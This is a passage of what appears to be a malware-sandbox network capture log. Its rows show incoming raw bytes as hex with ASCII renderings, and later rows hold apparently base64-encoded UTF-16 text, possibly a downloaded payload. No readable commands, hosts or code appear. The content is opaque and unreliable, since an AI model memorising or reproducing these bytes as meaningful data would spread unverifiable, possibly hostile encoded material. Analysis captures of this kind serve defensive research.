a8 ed 82 fc 50 ed a1 66 1d 5c ff c4 d8 bf 8b f8 75 d8 8f 55 d2 ac e9 34 d3 bf 8c ed 9f ef 7c f2 d1 48 62 Data Ascii: G~tK^Tu+<eWfVBiJrVWq#2.lwF':!x=?y7v-:udnM\j/:m`!)IhH[KZ!2|KA32nc|Z5msB[#pCPf\uU4|Hb
2021-12-18 14:32:00 UTC	172	IN	Data Raw: 86 1d 4f 3a e8 c0 9e 29 ca 61 b8 58 46 fa 77 30 7d 42 34 af f8 de 21 88 67 8f ca 31 82 a8 80 27 b5 46 0f 45 a1 9a 84 54 8e 7d e2 b4 33 1e 9b dd 3f a2 d7 47 02 a9 05 c2 aa 3f e0 f4 62 0c bf e8 b1 cf d0 7d 83 93 27 9e 34 4a 82 02 12 27 c1 b4 b4 5c 49 e9 b6 7c e5 f5 0c 57 98 ba b5 72 c6 36 25 12 b3 b0 14 74 a1 77 e4 d5 8e d0 ef 0f 9b 16 e2 6c 60 30 c7 46 bf 1d 26 13 67 3b 7f 19 8d 02 c2 af 0e 0e e6 d4 31 6a e4 5f ad 37 45 35 8c 1e d7 ef 47 f8 b8 48 ea de d9 ed 0b ad 67 7d 89 75 fd f3 03 86 77 02 a2 65 8a f6 dc 9a 81 04 17 b1 e9 ba 4e e7 dc 49 fa b5 d2 89 fe 73 fc 20 e2 2f 27 2c a3 03 79 f5 96 09 44 43 53 31 50 9e f9 1d c0 14 8d ef f7 d3 17 ba e3 b0 31 f5 0b c9 f5 0d 7f 70 1b 35 bd 19 fb 6a 66 0c a4 fb 07 20 5f 3c 0b 02 61 f2 d6 72 e6 fc ec e2 9e 5d 4d 2d 03 Data Ascii: O:)aXFw0}B4!g1'FET}3?G?b}'4J'\l|Wr6%twl`0F&g;1j_7E5GHg}uweNIs /',yDCS1P1p5jf _<ar]M-
2021-12-18 14:32:00 UTC	176	IN	Data Raw: be d5 fd 6b c2 f4 1f dc f9 5a 3f d2 66 b0 e0 a0 90 d8 cf e8 d8 13 4c d4 36 dd 2b 66 f1 79 27 a1 45 5b a6 3a 89 e1 e5 27 f2 4e eb c0 48 87 34 12 fc a7 e9 4f fc 12 60 d2 48 e2 ef 09 e7 b4 3e 9b fe 68 e2 8f 7f 28 89 fc 46 4f b7 1e 9f 21 74 d0 11 4b ee 19 ea 66 82 ba 4c 2f cc 06 89 d9 13 8b 91 21 0a 78 3b 46 f1 ae 8e 2d 1f 52 9e 16 9a 89 1a ed c2 d0 1c 2c b1 0f 8b 96 da 8b 8d 9f 84 07 ba 30 cb ea a8 f2 e5 3b 5e 3b 42 b7 6c 9a 17 ba 5b 23 8c ab 7d 83 b5 e2 03 e3 7d 90 a9 e6 f3 cf 60 87 6d c5 d1 d9 34 fa 5c a5 9d dc b8 1d d8 51 0b 0b 12 fd 5a e2 d9 e7 c8 eb c4 e8 f1 dd 6a 37 71 9f 85 82 a2 a9 86 e9 0d 54 3d 85 aa f2 21 c0 ce 68 53 47 ca 4e ca 40 52 b0 e9 20 d4 c4 07 aa 88 00 be 69 52 d5 56 61 11 76 e9 f6 16 a2 5d 6e b0 ae 11 09 8b ff 06 f7 55 61 89 c5 2b 7e 65 Data Ascii: kZ?fL6+fy'E[:'NH4O`H>h(FO!tKfL/!x;F-R,0;^;Bl[#}}`m4\QZj7qT=!hSGN@R iRVav]nUa+~e

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	180	IN	Data Raw: 44 27 9b 2b 07 57 f7 31 e7 aa 2d 74 57 6e 64 e0 2f 59 6d fc 18 da 69 9c 11 47 d4 5d 5b 19 f9 34 04 25 04 c3 24 4c 9d fb b7 17 a3 3a 6e 81 12 9d db 39 3a ab 48 fe c6 5e c6 78 ee 99 72 79 3a 9a bf 02 14 51 c7 4e c9 90 d7 e8 b7 1d 7d ea e5 9a d0 0c 1f c4 12 05 38 56 9f 51 13 09 87 ec 4f 2f dd 37 d2 df dc d9 bf 17 2a 0d ed 45 9c 9b b0 01 63 aa 32 57 0f a6 ee d4 c0 01 ec d3 d5 16 fb 78 dd 87 68 cc 48 c0 e7 08 b7 c4 06 9e d1 df a4 3e 79 dd 13 ad 82 54 55 3c 5f df 51 90 9b d7 c1 11 a1 08 c1 95 c5 3c fa 44 73 23 10 00 f5 96 d0 a6 a8 10 24 61 cc bf c0 e4 be c4 b7 4e 12 b1 39 4a 5b e4 63 af 65 8f 4c 53 a9 a9 ad 84 d7 f5 e7 8f 14 3c 4f 72 01 85 bf 49 7d ad 27 01 b4 e2 e4 cc 49 3e f5 72 06 29 1f 2b 91 98 8b 33 2c 32 d3 af d7 48 ab 97 70 d2 88 bf 95 30 84 e8 7a 3f 16 Data Ascii: D'+W1-tWnd/YmiG][4%$L:n9:H^xry:QN}8VQO/7*Ec2WxhH>yTU<_Q<Ds#$aN9J[ceLS<OrI}'I>r)+3,2Hp0z?
2021-12-18 14:32:00 UTC	184	IN	Data Raw: 7e c3 8d cb 79 58 63 0c fe e3 43 19 a8 4d fd 73 83 13 c2 ec 17 65 9e dd 77 5c af 41 11 28 93 ec 65 bd 43 62 7e 44 7b 9b d5 60 bc bc c7 50 6d 7d a8 23 9c 10 8c 99 df e9 5b 95 74 ce 93 01 f4 3e 45 ce a4 a7 21 76 6a 6a 8f 1d c6 1f 7d e7 c6 d6 e9 dc 9e 80 94 19 2c 06 6a 5a e6 5e 88 0f ba 1b b3 7f 06 da 9f 89 16 e9 84 6e ae ff bd b7 fa 9f 50 62 fb ab b2 c4 8e ad 29 53 87 41 a4 b4 d2 26 91 d6 3f 11 75 69 3a 5a 22 ba 9d d7 90 09 65 a1 14 8a 4d 4e ed 66 bd 3b 70 5f c6 8b 1d fc 9d 02 fb 98 54 ed 2b 1c ca 40 42 8b eb 51 95 51 fd f4 05 75 6e cd c9 78 6d d7 8d 9e df 4f 17 8d 01 ae 79 bb b9 af 03 d8 a4 d4 95 26 fb 06 d1 a0 91 c8 4a b4 35 a8 ba 54 9e b1 4c 26 8d c2 ba b4 97 8b 4c dd 6f 75 4c cf c1 f1 d9 e5 12 04 bb ad c6 01 26 34 85 c1 6b 39 3e d9 1c 9d 71 64 d1 7b 79 Data Ascii: ~yXcCMsew\A(eCb~D{`Pm}#[t>E!vjj},jZ^nPb)SA&?ui:Z"eMNf;p_T+@BQQunxmOy&J5TL&LouL&4k9>qd{y
2021-12-18 14:32:00 UTC	188	IN	Data Raw: ce 30 20 4c ce 8e 4d 1b 2c 13 66 46 35 5b b8 f3 2d 97 56 03 c2 b9 45 fd 9d 47 72 35 12 cc 2d f1 f4 7c 71 01 56 16 c6 26 0f b1 af d6 14 e9 16 36 83 69 4c 55 eb da 73 1d 69 0d 89 96 f2 c1 0d 69 42 fc d5 61 a3 0f 0e 8f 9f d9 73 b5 73 8d 71 af 53 c4 1f ae b3 67 1c 45 53 75 58 b7 45 5a 00 7d 3d 68 26 da 6e e8 29 d5 2f bb cd bf 3f 7e 06 d7 83 3c 00 2d f9 26 fe 9e 0e d9 e9 5e e0 9d 39 52 ec 7a 1c 0d 0f a4 d0 f0 fc 5a 46 60 9b 4d 78 58 86 56 5f 59 02 62 43 b3 09 85 20 84 6d 73 8e 92 82 38 c2 3a 55 ef 92 ae a7 03 e5 cc 77 3f 7b 54 4e 98 30 55 98 6c 40 29 96 7c 0b 51 c0 00 de 87 e1 e0 81 50 01 f4 e0 0c 5e 93 1d dc 18 93 7c 37 d5 83 58 35 26 98 46 8c 0d be 94 89 6f 79 c0 68 d7 8a 07 cb 79 a3 79 02 7b 48 82 04 22 56 66 ad 8d 9f 9a ca 3c 23 04 4a ae d1 52 b6 5e 09 f4 Data Ascii: 0 LM,fF5[-VEGr5-|qV&6iLUsiiBassqSgESuXEZ}=h&n)/?~<-&^9RzZF`MxXV_YbC ms8:Uw?{TN0Ul@)|QP^|7X5&Foyhyy{H"Vf<#JR^
2021-12-18 14:32:00 UTC	192	IN	Data Raw: e0 0a bc 4a 9f 34 d6 83 86 dc af 5e 88 0d 30 0f 81 f8 fc b9 c5 11 e6 18 9b 1c 4b 18 63 cb 65 62 2c a8 20 ce 5b 80 b0 96 27 df 17 82 7e 82 82 d5 b2 d5 fd 33 30 61 fe cc 78 ba 54 af 50 87 fd c8 55 de 9f 9c 3c 64 7e 56 11 be c5 25 39 01 21 08 d3 50 2c 3d 3e f6 61 95 95 f1 19 6e 3e 97 c8 e2 00 54 ea 77 33 ed bf d2 f0 74 2c 18 03 35 95 d0 fe 5b 16 04 c9 d8 c1 35 7d 3e 39 30 e3 a4 bc 79 21 c9 21 b3 92 16 d7 95 64 8b 95 9d b8 32 5c 0e 92 ee 35 6d be fd 57 e9 41 69 1a b7 e3 35 b5 cd 93 c3 f2 02 73 2f 58 e8 a1 cb 71 59 5a 17 84 9e a9 15 67 04 87 72 cf 65 c8 63 94 cf f0 47 76 80 cc 3a dd d8 78 71 d9 b9 2e d2 ee 56 26 94 d4 92 60 87 57 91 8d 4b 6d 8a 2e 21 b9 09 90 b2 e0 23 36 d8 0a 7c cf 6d 94 f0 14 37 b1 5f 4f 90 be 85 05 f3 29 4c 5a 9b 87 b0 f0 2b 5c 81 4c 08 22 Data Ascii: J4^0Kceb, ['~30axTPU<d~V%9!P,=>an>Tw3t,5[5]>90y!!d2\5mWAi5s/XqYZgrecGv:xq.V&`WKm.!#6|m7_O)LZ+\L"
2021-12-18 14:32:00 UTC	196	IN	Data Raw: a7 23 bd 1c ca e9 6f 49 43 e0 20 7f 4a f6 1f 5a 38 4a d7 ca 8a d5 19 57 ac 35 7c a8 20 45 bf 19 6c 91 f7 26 3d 4f 13 f2 5e 90 f7 6f ac b5 25 0a f5 ed 9e 83 92 fb 8c 6b cf 32 83 97 b0 a9 f2 1d 7d e3 3d 1d 23 01 64 6f 1e ca 42 88 6d bf f9 d6 d5 c0 f1 d2 4e 2b b8 39 03 2b f2 93 69 6d 71 58 53 a6 32 8f 97 cb 2b d6 f5 14 24 11 11 da 53 83 2e 76 53 dd 4e 18 99 74 01 4b 5c 73 5e 5f a8 64 0a 24 07 8b 15 90 7c 66 5c 70 26 a7 48 01 d9 e3 3d e2 64 ac 78 e0 41 a1 29 55 ff b4 b6 72 f8 9c 81 85 54 5e 4b a2 7b 43 df a0 f8 9c 81 ad bd 20 29 36 f5 50 f8 11 3c fe 8d 4b 2e dc e2 2b c8 79 15 62 9a e6 51 bf bc 16 ed db 08 c0 cd 16 0d 32 42 d2 46 a7 42 d3 3c a3 7e f3 2b f3 4b 20 ce d1 a5 b0 aa 06 c0 fd 64 92 bb 71 9f ea 13 90 76 5e fb 11 62 ba 3f 65 c6 a9 0f 70 d8 18 8a 2f 5c Data Ascii: #oIC JZ8JW5| El&=O^o%k2}=#doBmN+9+imqXS2+$S.vSNtK\s^_d$|f\p&H=dxA)UrT^K{C)6P<K.+ybQ2BFB<~+K dqv^b?ep/\
2021-12-18 14:32:00 UTC	200	IN	Data Raw: 52 d4 1f c7 d9 f2 7e 2a 48 96 9b b8 9d 02 7a 53 54 29 e6 59 21 9e 76 58 80 24 b3 f1 76 19 d9 a4 65 68 36 6b 23 13 7a 37 eb 54 0d e4 b7 df c6 b2 37 59 76 c6 20 40 0c 91 d4 c8 47 ee 0e 34 81 9b 9b 4b e1 84 83 14 03 a2 44 f6 eb 68 ae 91 57 9b 31 85 6e 53 13 4c 83 32 9a 5c fe 2a 07 63 fe 9f cd 57 61 1b 44 aa ad 5e dd ac a5 4f 26 2a 96 2e 5d 03 5e 44 39 38 e0 13 c1 7b 28 b8 8a e6 fa ec b2 6d 04 f0 50 ae f6 37 a3 84 c9 24 30 59 32 a2 5f a2 c7 85 44 69 f1 b0 ea e4 d8 4c 23 14 ce 22 1a b8 62 9f b2 3c 71 12 8b bf d1 86 1f 9f da 93 ed a3 2a 90 d1 d0 79 1b 45 0e ae d3 69 60 7c fa fa 39 71 52 96 19 26 f1 8a 30 d3 e6 2b ae 49 eb 58 27 a2 08 4c 75 b6 5c 92 23 f7 68 66 ff 27 12 88 c8 3f 6e e2 11 7a 5d fa 0e ea 41 ec 65 84 19 97 db ee cf 44 3d 17 1b 62 d2 14 f4 50 5a 13 Data Ascii: R~*HzST)Y!vX$veh6k#z7T7Yv @G4KDhW1nSL2*cWaD^O&*.]^D98{(mP7$0Y2_DiL#"b<q*yEi`|9qR&0+IX'Lu\#hf'?nz]AeD=bPZ
2021-12-18 14:32:00 UTC	204	IN	Data Raw: 7c 14 f0 21 c4 7a c4 d9 6d db 69 d0 ad 8a 79 32 e1 c4 13 47 f9 b9 01 f3 cc b9 c7 14 81 46 59 f9 f9 42 ea 4b b0 6f 75 f1 3b 2b 80 4c 93 2b 55 ba 95 10 f3 2b 0f 43 57 a2 33 bd 90 d5 32 5d 92 24 9b 16 1f 25 58 37 d0 62 76 24 55 58 6d 66 60 19 22 e2 d3 28 22 3d c7 50 96 29 48 3e 5b 52 97 4d e6 7d 7b d0 58 f1 fd be 5d 9a 07 cb f7 7d 65 cb b4 18 87 45 7e d7 fa 2c 42 b1 c8 ec 4c af c0 87 f8 ea cb 64 a5 ef 54 5f f2 73 78 e9 62 31 e7 50 4f 47 29 c2 4f ad 34 64 a5 ca 76 49 95 7b cc 78 ef 76 ed 9a 0b 8a df e0 db 5e da 2a c7 73 d7 5e 67 2e 1c df d1 86 fb f5 a1 85 4b cd a3 49 b2 93 23 99 73 7b 71 b5 f8 d2 27 5f aa 0b 7d b2 30 0e 3f 8b 0d 4f 42 07 cd 17 68 34 df 83 38 dc cd 2e 04 22 c9 2e 77 98 96 3a 2e 37 1e 70 49 37 48 09 d8 a3 64 ed 85 14 34 e5 17 b8 c1 23 b8 b1 4a Data Ascii: |!zmiy2GFYBKou;+L+U+CW32]$%X7bv$UXmf`"("=P)H>[RM}{X]}eE~,BLdT_sxb1POG)O4dvl{xv^*s^g.KI#s{q'_}0?OBh48.".w:.7pI7Hd4#J
2021-12-18 14:32:00 UTC	208	IN	Data Raw: 61 68 28 8a 08 7b 3a 43 75 d9 bc ed 48 ea cf 99 de 0f 5f b2 d5 e9 b2 52 96 63 db d4 9e 7b b4 9d 9e 0d 42 c0 f6 98 5d 1d 03 dc 7c 64 0b cb 75 45 52 e6 d5 c7 5a e9 4e 76 05 7d de 74 0d 2e f7 f5 2b a9 8a a1 00 f7 f5 df 0d 0c 2e c0 c8 cf 5f 6d 0f a0 42 e1 0e 0e b5 eb c9 40 aa 29 ba 46 7a f2 88 0b 03 93 af d6 5c c8 95 28 e1 b2 20 b8 8e ff a2 52 04 22 d4 fc a8 29 58 75 39 91 48 9a 2c 58 44 e4 b3 78 a3 29 e6 38 e3 ae c5 33 1d 30 2a 91 ca 61 ce 01 6a ad d8 86 1d 76 eb de 08 27 4e 5b 0a e0 8f 88 15 c8 bf de f8 cb f7 29 1d 3c ce c1 af 2e 98 68 ab f1 48 bd da 06 eb 3f 8c e6 13 00 91 ee 96 31 9d f4 80 c2 b5 1d f0 6b 40 f7 d8 17 3a e7 e4 57 2e f8 f0 19 6f 83 9c 5b f9 cb cc 63 07 7d 59 af 3a a3 09 80 3b 86 0a 71 be d0 08 f8 ce c6 33 f9 34 92 95 56 2a e1 c7 13 59 98 19 Data Ascii: ah({:CuH_Rc{B]|duERZNv}t.+._mB@)Fz\(R")Xu9H,XDx)830*ajv'N[)<.hH?1k@:W.o[c}Y:;q34V*Y
2021-12-18 14:32:00 UTC	212	IN	Data Raw: ad 93 b4 f5 ad 14 87 4a f7 5d eb 94 11 8c b3 6e e0 b2 0a 79 e9 52 70 e8 a9 49 d0 35 2a 8f 85 04 db d4 9e 1d 17 65 ed 0c 98 25 2e 90 7d e4 9f b4 fb a4 4f 3d a3 68 75 17 8d 2b 7c e9 a6 85 d2 f5 82 93 7b 31 d9 cb 94 e8 2b 7c 60 92 a2 2a a8 cf f9 62 a5 16 96 72 95 97 d9 44 e7 05 56 62 77 be ae 82 8c 7b 10 38 53 05 af 25 ce 76 45 27 5a b1 e1 f3 aa 1d 70 6c ee 62 81 f3 50 58 d1 09 65 53 92 6e 5d c8 55 e9 65 44 62 08 fe b7 eb 7a 1f 7a 7c 55 49 08 6f b4 b8 a2 91 3b d9 d8 77 38 bb 59 54 3d 77 c9 33 1d b9 2f 2f 16 7a 96 85 1c d4 1f 8a 4f b5 da e2 3f 30 50 3e 4c 22 02 10 23 e8 cf be 83 e2 d7 3c b8 7b 27 c3 55 b0 83 07 56 48 6b a2 69 d2 2c c8 58 22 e9 d5 7a 54 74 f9 1f 6f 25 3a ac d1 41 72 d1 7c 02 7e 20 72 89 ce d4 f6 e4 2d 1e e6 6d f6 04 d3 66 ec e4 e5 d8 eb 13 dd Data Ascii: J]nyRpI5*e%.}O=hu+|{1+|`*brDVbw{8S%vE'ZplbPXeSn]UeDbzz|UIo;w8YT=w3//zO?0P>L"#<{'UVHki,X" zTto%:Ar|~ r-mf

Timestamp	kBytes transferred	Direction	Data
2021-12-18 14:32:00 UTC	224	IN	Data Raw: 98 11 4b 54 55 60 c2 ee e0 b0 79 27 5c 5c 59 40 90 9e 45 5a 16 0f 27 db 38 8d b6 fc 38 3a 6d d2 05 c8 70 39 ae ee df d0 b7 6d db 6a d1 ab 85 4f 9a f6 15 53 68 a9 37 05 77 61 33 4a 0f a7 7a 5e 7d b7 5d 52 0e 30 27 a0 e0 65 0e 3c c4 07 ef 58 fb 04 d4 3e d4 e8 d4 f5 f4 a7 9c f9 da 2a 16 0f 13 0d ed 0b ab 57 d9 b2 5c 09 a0 d0 34 c3 88 1b 77 c4 e4 4a ef 13 be a9 fa e4 4a 27 f6 76 bf 68 7c 38 06 31 24 a2 70 0d 94 2c 4d 79 68 3e d4 6c d8 e9 f5 62 05 57 5b 7f 52 85 50 70 3f cc 67 d3 f7 c4 53 a6 01 19 5f 2c bb 32 a5 5f e8 07 6f 90 10 5d 62 16 98 b8 c9 fd ce a3 5a 25 4d 6f 36 94 aa 57 8d c6 a3 b5 de 9b 55 54 65 1b 44 3c 7b 18 28 1c 69 f2 8d 9a 6a 78 73 cc 46 0f da 5e a4 fe 6c b6 1a f8 8c c7 ee 91 6e b7 8b 85 1e bb 9d 29 ee ad 67 74 2b 30 0d 9e 98 72 33 0e 7f 19 77 Data Ascii: KTU`y'\\Y@EZ'88:mp9mjOSh7wa3Jz^}]R0'e<X>*W\4wJJ'vh|81$p,Myh>lbW[RPp?gS_,2_o]bZ%Mo6WUTeD<{(ijxsF^ln)gt+0r3w
2021-12-18 14:32:00 UTC	224	IN	Data Raw: f0 02 20 6d bb 98 0b 92 48 e7 0d 88 6b 7d 35 6c 74 15 93 ab f8 2d 57 e7 5e d7 b3 85 10 f5 4a 91 de 33 6e 43 c4 db 8b 8f 50 64 64 ac 80 ad 67 ca b0 5b 50 e2 45 75 71 b1 f7 5d fd ba 5b 1f 06 32 96 00 84 40 06 f2 16 c4 51 c7 32 23 cc 4f 0e 22 de af 8f 0f 26 fd 5a 94 dc 0a 9f df 08 68 3f 17 dc d9 c1 21 35 16 9c 71 16 bd 84 0c 62 57 10 15 f2 d2 f4 32 7d da 4b f7 26 40 77 27 23 3d 41 55 26 0e cd d8 77 8a 9a 3e 20 2d e9 4b 99 c6 cb f7 9b 4e d8 29 bc cc fe 10 16 95 ca 78 80 94 3f bd 87 bd 30 8f 29 02 f8 7a ec 45 33 ae 0b b1 87 7e 2c 71 17 c4 c4 c8 e7 6a a9 37 2a f9 55 88 13 ab 25 ad 3d ea 0f 1a fb ac c6 bc 1d 15 4d 63 18 fd 99 87 95 f1 ab 30 a3 a7 99 49 99 cd 58 84 71 92 e7 92 47 98 da 4d 98 68 51 0b 1d 06 20 f1 22 c3 2a 21 34 57 2e ac 64 1e a5 1d 1a 10 90 b7 25 Data Ascii: mHk}5lt-W^J3nCPddg[PEuq][2@Q2#O"&Zh?!5qbW2}K&@w'#=AU&w> -KN)x?0)zE3~,qj7*U%=Mc0IXqGMhQ"*!4W.d%
2021-12-18 14:32:00 UTC	240	IN	Data Raw: f7 21 c8 63 65 ea 30 c6 60 89 b3 94 0b 02 6b 95 89 e7 85 7a 13 dc b2 30 2c dd 39 e5 74 0d 9f c0 2c 2f 86 bf f5 bb 47 a5 82 95 e6 5b 4b 4b e1 f5 d2 db 73 40 6e be fe d9 38 eb aa 8e ca 99 e5 08 84 c9 77 20 83 96 a5 f2 68 0f 00 30 d3 f9 b3 8a 10 02 a4 e7 92 6c aa ed 0d fb 2f 13 f5 32 49 7a fd 39 4f 37 13 1a c8 ad d9 10 de ef 4c 6b b9 b7 d2 a4 06 99 e5 81 5c c7 1b ad 8c 69 1b a8 cb 94 21 9f 77 fc 22 de cb 81 a6 d4 a8 8e fa ec ed 25 31 54 e4 6f 76 e5 c5 2d ed d1 14 51 dd 55 bf 0a 22 eb a6 27 80 73 72 cb 3c ad ed a5 71 4a 6a d4 0b 56 0f 0c 52 87 ef 68 4e dc 9e 4e 43 7e 07 22 e3 c3 4c c1 55 96 8a 57 98 76 a3 5a 0d fb 4b 20 fd ac e8 cb 75 5a 59 d8 51 eb 07 e0 38 47 bd ba a0 ec 4c 93 f9 d6 18 8b a1 77 6f fc b1 fa 09 67 45 1f 23 6a 17 5b a9 3f 96 6b 9a fc 3e 93 2b Data Ascii: !ce0`kz0,9t,/G[KKs@n8w h0l/2Iz9O7Lk\i!w"%1Tov-QU'"sr<qJjVRhNNC~"LUWvZK uZYQ8GLwogE#j[?k>+
2021-12-18 14:32:00 UTC	256	IN	Data Raw: 5a 00 78 00 61 00 72 00 44 00 67 00 79 00 34 00 75 00 52 00 65 00 4e 00 4b 00 63 00 49 00 6e 00 68 00 39 00 74 00 44 00 30 00 4f 00 4f 00 59 00 32 00 4b 00 6b 00 33 00 37 00 4f 00 2f 00 57 00 4b 00 41 00 47 00 74 00 6a 00 62 00 35 00 48 00 50 00 67 00 33 00 6b 00 54 00 53 00 4b 00 47 00 79 00 69 00 33 00 4e 00 65 00 39 00 4b 00 30 00 64 00 59 00 7a 00 32 00 6d 00 49 00 69 00 55 00 44 00 45 00 74 00 51 00 33 00 61 00 35 00 37 00 78 00 6e 00 6d 00 4a 00 41 00 58 00 78 00 41 00 78 00 34 00 53 00 49 00 79 00 58 00 59 00 6a 00 6e 00 70 00 43 00 54 00 5a 00 49 00 76 00 4d 00 6f 00 64 00 69 00 6f 00 63 00 57 00 34 00 58 00 4e 00 65 00 62 00 63 00 41 00 70 00 68 00 53 00 4c 00 65 00 73 00 64 00 43 00 48 00 34 00 4e 00 5a 00 42 00 55 00 4b 00 54 00 6d 00 30 00 41 Data Ascii: ZxarDgy4uReNKcInh9tD0OOY2Kk37O/WKAGtjb5HPg3kTSKGyi3Ne9K0dYz2mIiUDEtQ3a57xnmJAX xAx4SlyXYjnpCTZIvModiocW4XNebcAphSLesdCH4NZBUKTm0A
2021-12-18 14:32:00 UTC	272	IN	Data Raw: 35 00 49 00 32 00 70 00 68 00 79 00 46 00 2f 00 48 00 52 00 56 00 41 00 47 00 52 00 4b 00 52 00 32 00 39 00 56 00 4b 00 43 00 74 00 44 00 67 00 74 00 4a 00 57 00 69 00 55 00 71 00 6b 00 35 00 6d 00 67 00 50 00 5a 00 71 00 66 00 32 00 43 00 74 00 5a 00 36 00 6a 00 42 00 49 00 34 00 4a 00 2b 00 4d 00 35 00 30 00 73 00 64 00 39 00 73 00 62 00 47 00 57 00 6a 00 36 00 36 00 50 00 42 00 42 00 4c 00 78 00 47 00 66 00 57 00 66 00 70 00 72 00 56 00 30 00 33 00 58 00 58 00 30 00 79 00 42 00 45 00 61 00 4a 00 57 00 43 00 66 00 57 00 54 00 39 00 73 00 6d 00 6a 00 53 00 4f 00 49 00 52 00 51 00 74 00 37 00 76 00 69 00 35 00 64 00 43 00 47 00 71 00 59 00 79 00 47 00 4a 00 53 00 38 00 66 00 77 00 6b 00 4e 00 63 00 6a 00 55 00 4f 00 37 00 61 00 64 00 7a 00 54 00 79 00 34 Data Ascii: 5I2phyF/HRVAGRKR29VKCtDgtJWiUqk5mgPZqf2CtZ6jBI4J+M50sd9sbGWj66PBBLxGfWfprV03XX 0yBEaJWCfWT9smjSOIRQt7vi5dCGqYyGJS8fwkNcjUO7adzTy4
2021-12-18 14:32:00 UTC	288	IN	Data Raw: 4b 00 67 00 73 00 56 00 31 00 30 00 54 00 4f 00 73 00 77 00 41 00 4f 00 56 00 6a 00 43 00 74 00 34 00 39 00 48 00 49 00 72 00 65 00 2f 00 66 00 54 00 5a 00 34 00 6c 00 75 00 4e 00 30 00 71 00 33 00 35 00 65 00 44 00 78 00 6b 00 76 00 45 00 34 00 76 00 7a 00 49 00 43 00 35 00 32 00 47 00 32 00 6b 00 4c 00 4a 00 6d 00 4f 00 57 00 73 00 38 00 31 00 43 00 4c 00 7a 00 4e 00 55 00 44 00 67 00 43 00 75 00 54 00 75 00 73 00 39 00 50 00 39 00 51 00 37 00 33 00 65 00 77 00 32 00 75 00 4c 00 57 00 4d 00 68 00 32 00 37 00 41 00 36 00 39 00 6c 00 4d 00 63 00 55 00 62 00 71 00 45 00 61 00 6a 00 57 00 75 00 66 00 58 00 57 00 33 00 32 00 73 00 42 00 54 00 4d 00 66 00 42 00 70 00 52 00 4e 00 65 00 4e 00 36 00 4f 00 48 00 72 00 2f 00 68 00 6c 00 45 00 32 00 6b 00 77 00 77 Data Ascii: KgsV10TOswAOVjCt49HIre/fTZ4luN0q35eDxkvE4vzlC52G2kLJmOWs81CLzNUDgCuTus9P9Q73ew 2uLWMh27A69lMcUbqEajWufXW32sBTMfBpRNeN6OHr/hlE2kww
2021-12-18 14:32:00 UTC	304	IN	Data Raw: 75 00 57 00 68 00 46 00 65 00 64 00 42 00 36 00 5a 00 43 00 39 00 45 00 39 00 6c 00 7a 00 42 00 55 00 57 00 59 00 37 00 6d 00 78 00 57 00 6e 00 32 00 76 00 46 00 33 00 74 00 71 00 46 00 69 00 4c 00 39 00 66 00 62 00 43 00 7a 00 57 00 68 00 65 00 38 00 30 00 38 00 4d 00 55 00 32 00 67 00 45 00 59 00 6f 00 2b 00 41 00 6d 00 31 00 74 00 42 00 31 00 30 00 46 00 55 00 77 00 57 00 2b 00 58 00 6a 00 39 00 67 00 41 00 31 00 58 00 59 00 71 00 51 00 33 00 74 00 6f 0 0 66 00 75 00 64 00 41 00 61 00 73 00 67 00 54 00 35 00 73 00 47 00 44 00 47 00 61 00 77 00 50 00 6d 00 4f 00 4d 00 6f 00 63 00 6e 00 45 00 48 00 37 00 6b 00 79 00 43 00 58 00 47 00 45 00 44 00 35 00 49 00 30 00 67 00 6c 00 76 00 43 00 70 00 58 00 37 00 41 00 78 00 44 00 38 00 42 00 2b 00 32 00 4a 00 6f Data Ascii: uWhFedB6ZC9E9lzBUWY7mxWn2vF3tqFiL9fbCzWhe808MU2gEYo+Am1tB10FUwW+Xj9gA1XYqQ3tof udAasgT5sGDGawPmOMocnEH7kyCXGED5I0glvCpX7AxD8B+2Jo
2021-12-18 14:32:00 UTC	320	IN	Data Raw: 52 00 4d 00 62 00 65 00 41 00 33 00 71 00 59 00 4a 00 69 00 2f 00 67 00 6b 00 35 00 64 00 64 00 59 00 6a 00 33 00 32 00 2b 00 50 00 57 00 54 00 67 00 62 00 58 00 70 00 30 00 6b 00 65 00 32 00 59 00 57 00 36 00 58 00 35 00 70 00 62 00 76 00 38 00 62 00 72 00 44 00 46 00 47 00 49 00 79 00 4f 00 34 00 36 00 52 00 37 00 65 00 71 00 67 00 4a 00 78 00 65 00 65 00 42 00 36 00 61 00 5a 00 59 00 39 00 68 00 64 00 70 00 4d 00 77 00 6a 00 36 00 6f 00 70 00 4d 00 33 0 0 4d 00 6c 00 30 00 56 00 6e 00 71 00 7a 00 50 00 70 00 6c 00 4f 00 71 00 7a 00 71 00 6f 00 2b 00 75 00 68 00 69 00 42 00 5a 00 61 00 6c 00 37 00 35 00 2b 00 34 00 44 00 34 00 2f 00 42 00 74 00 66 00 79 00 37 00 61 00 46 00 41 00 37 00 5a 00 6c 00 63 00 46 00 4d 00 57 00 67 00 44 00 48 00 7a 00 68 00 53 Data Ascii: RMbeA3qYJi/gk5ddYj32+PWTgbXp0ke2YW6X5pbv8brDFGIyO46R7eqgJxeeB6aZY9hdpMwj6opM3M l0VnqzPplOqzqo+uhiBZal75+4D4/Btfy7aFA7ZlcFMWgDHzhS
2021-12-18 14:32:00 UTC	336	IN	Data Raw: 76 00 6c 00 59 00 61 00 5a 00 73 00 76 00 6b 00 75 00 6e 00 2f 00 31 00 74 00 62 00 65 00 32 00 46 00 77 00 70 00 61 00 4f 00 39 00 4b 00 72 00 52 00 51 00 38 00 53 00 46 00 73 00 42 00 6a 00 47 00 2f 00 2b 00 4e 00 44 00 75 00 33 00 55 00 75 00 30 00 41 00 79 00 37 00 50 00 46 00 47 00 4d 00 4f 00 6c 00 30 00 54 00 72 00 74 00 33 00 69 00 31 00 71 00 6a 00 74 00 6c 00 45 00 6a 00 67 00 32 00 78 00 34 00 49 00 71 00 42 00 32 00 5a 00 65 00 75 00 41 00 71 00 66 00 44 00 59 00 4c 00 30 00 6e 00 34 00 65 00 35 00 46 00 2b 00 58 00 78 00 75 00 6f 00 56 00 71 00 43 00 70 00 44 00 41 00 35 00 51 00 4a 00 74 00 53 00 72 00 5a 00 74 00 53 00 77 00 32 00 32 00 4b 00 39 00 34 00 70 00 39 00 31 00 59 00 6e 00 47 00 75 00 68 00 6d 00 79 00 41 00 63 00 4d 00 35 00 63 Data Ascii: vlYaZsvkun/1tbe2FwpaO9KrRQ8SFsBjG/+NDu3Uu0Ay7PFGMOl0Trt3i1qjtlEjg2x4IqB2ZeuAqfDYL0n4e5F+ XxuoVqCpDA5QJtSrZtSw22K94p91YnGuhmyAcM5c

Timestamp	kBytes transferred	Direction	Data
